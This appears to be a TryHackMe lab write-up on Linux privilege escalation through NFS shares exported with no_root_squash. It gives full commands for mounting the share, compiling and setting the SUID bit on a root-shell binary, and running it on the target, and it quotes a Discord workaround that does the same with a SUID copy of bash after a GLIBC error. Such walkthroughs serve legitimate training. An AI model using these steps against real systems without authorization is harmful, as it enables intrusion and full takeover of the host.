
7 - NFS

Privilege escalation vectors are not confined to internal access. Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system. Some cases will also require using both vectors, e.g. finding a root SSH private key on the target system and connecting via SSH with root privileges instead of trying to increase your current user’s privilege level.

Another vector that is more relevant to CTFs and exams is a misconfigured network shell. This vector can sometimes be seen during penetration testing engagements when a network backup system is present.


NFS (Network File Sharing) configuration is kept in the /etc/exports file. This file is created during the NFS server installation and can usually be read by users.



```
alper@targetsystem:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)


alper@targetsystem:/$ 
```


The critical element for this privilege escalation vector is the “no_root_squash” option you can see above. By default, NFS will change the root user to nfsnobody and strip any file from operating with root privileges. If the “no_root_squash” option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.

We will start by enumerating mountable shares from our attacking machine.




```
┌──(root💀TryHackMe)-[~]
└─# showmount -e 10.0.2.12
Export list for 10.0.2.12:
/backups          *
/mnt/sharedfolder *
/tmp              *

┌──(root💀TryHackMe)-[~]
└─# 
```

We will mount one of the “no_root_squash” shares to our attacking machine and start building our executable.




```
┌──(root💀TryHackMe)-[~]
└─# mkdir /tmp/backupsonattackermachine

┌──(root💀TryHackMe)-[~]
└─# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackermachine
```

As we can set SUID bits, a simple executable that will run /bin/bash on the target system will do the job.




```
  GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}

```

Once we compile the code we will set the SUID bit.



```
┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# gcc nfs.c -o nfs -w

┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# chmod +s nfs

┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# ls -l nfs
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```

You will see below that both files (nfs.c and nfs are present on the target system. We have worked on the mounted share so there was no need to transfer them).




```
alper@targetsystem:/backups$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:/backups$ whoami
alper
alper@targetsystem:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
-rw-r--r-- 1 root root    76 Jun 17 16:24 nfs.c
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups# whoami
root
root@targetsystem:/backups# 
```

Notice the nfs executable has the SUID bit set on the target system and runs with root privileges.

From here on, I will be conducting the lesson's privilege escalation.


First, lets cat the "/etc/exports" file.



```
karen@ip-[redacted]:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be export
ed
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no
_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_chec
k)

karen@ip-[redacted]:/$ 
```


So, we have three "no_root_squash" options on the writable shares.

By issuing the command "#showmount -e target_ip_address", we are able to see the writables shares from our attacking machine.




```
┌──(kali㉿kali)-[~]
└─$ showmount -e [redacted]
Export list for [redacted]:
/home/ubuntu/sharedfolder *
/tmp                      *
/home/backup              *
```

Now, we will mount to one of the "no_root_squash" shares in our attacking machine. I am going to give "/home/ubuntu/sharedfolder" a try first. Before mounting, we need to create a new folder in the "/tmp" folder (#mkdir). Then, we will specify that folder when mounting to the target machine, and it is in there we are going to have the file shared.




```
┌──(root㉿kali)-[/home/kali]
└─# mount -o rw [redacted]:/home/ubuntu/sharedfolder /tmp/backupsOnAttackerMachine

┌──(root㉿kali)-[/home/kali]
└─# cd /tmp/backupsOnAttackerMachine
```

Then, we are going to create (#nano) a new file called "nfs.c" file in the folder mounted to the target machine. The file itself is going to look like this:



```
  GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```


Then, we are going to compile the code, and then set the SUID bit.



```
┌──(root㉿kali)-[/tmp/backupsOnAttackerMachine]
└─# nano nfs.c

┌──(root㉿kali)-[/tmp/backupsOnAttackerMachine]
└─# ls
nfs.c

┌──(root㉿kali)-[/tmp/backupsOnAttackerMachine]
└─# gcc nfs.c -o nfs -w

┌──(root㉿kali)-[/tmp/backupsOnAttackerMachine]
└─# chmod +s nfs

┌──(root㉿kali)-[/tmp/backupsOnAttackerMachine]
└─# ls -l
total 20
-rwsr-sr-x 1 root root 16056 Apr 14 20:17 nfs
-rw-r--r-- 1 root root    74 Apr 14 20:17 nfs.c

┌──(root㉿kali)-[/tmp/backupsOnAttackerMachine]
└─#
```

Now, go back to the target machine with the initial access we have (ie. karen), and run the file we just created, and we should have a root session.

Unfortunately, it did not work for me. There is a problem going on. After successfully mounting to the shared driver, creating the nfs.c file, compiling it with the gcc command, and setting the SUID, when I try to run the nfs file in the target system under the Karen user account, I get an error.




```
$ ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var
$ bash
karen@ip-[redacted]:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)

karen@ip-[redacted]:/$ cd /home/ubuntu/sharedfolder/
karen@ip-[redacted]:/home/ubuntu/sharedfolder$ ls -la
total 8
drwxr-xr-x 2 root   root   4096 Jun 20  2021 .
drwxr-xr-x 5 ubuntu ubuntu 4096 Jun 20  2021 ..
karen@ip-[redacted]:/home/ubuntu/sharedfolder$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
karen@ip-[redacted]:/home/ubuntu/sharedfolder$ ls
karen@ip-[redacted]:/home/ubuntu/sharedfolder$ ls
nfs  nfs.c
karen@ip-[redacted]:/home/ubuntu/sharedfolder$ ./nfs
./nfs: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./nfs)
karen@ip-[redacted]:/home/ubuntu/sharedfolder$
```

The error says: "./nfs: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./nfs)".


It is my understanding the nfs executable is looking for this libc.so.6 library version "GLIBC_2.34", and it is not present. I do not know what is the current version present in the target system, nor I am sure the current one in my system, where I compiled the ".c" file. I am guessing it is the same as the version asked by the file when it runs.

I cannot install anything on the target machine, because the user we have the ssh creds to does not have the privilege.



```
karen@ip-[redacted]:/lib/x86_64-linux-gnu$ ls | grep libc.so
libc.so.6
karen@ip-[redacted]:/lib/x86_64-linux-gnu$
```

After two days researching how to fix this error, a user in tryhackme's discord was able to provide me with a way around the gcc command.


shadow_absorber[She/Her] 03/17/2024 12:50 PM

another way to solve the nfs exploit without gcc is this:
i.e do this:
on target machine:

```
cp /bin/bash /path/to/nfs/share/folder
```

on attack machine:

```
sudo chown root:root /path/to/mounted/nfs/share/bash
sudo chmod +sx /path/to/mounted/nfs/share/bash
```

on target machine:

```
/path/to/nfs/share/folder/bash -p
id
```

tada it now shows that you got an effective user id of root
is the entire list of things you need to do to use the bash approach and it will work on every target machine that has bash and nfs with no_root_squash

TADA you did it

Note, trying to cp the "/bin/bash" to the "/home/ubuntu/sharedfolder" is not possible. Use the "/tmp" folder instead. We have write privileges for the /tmp folder in this scenario.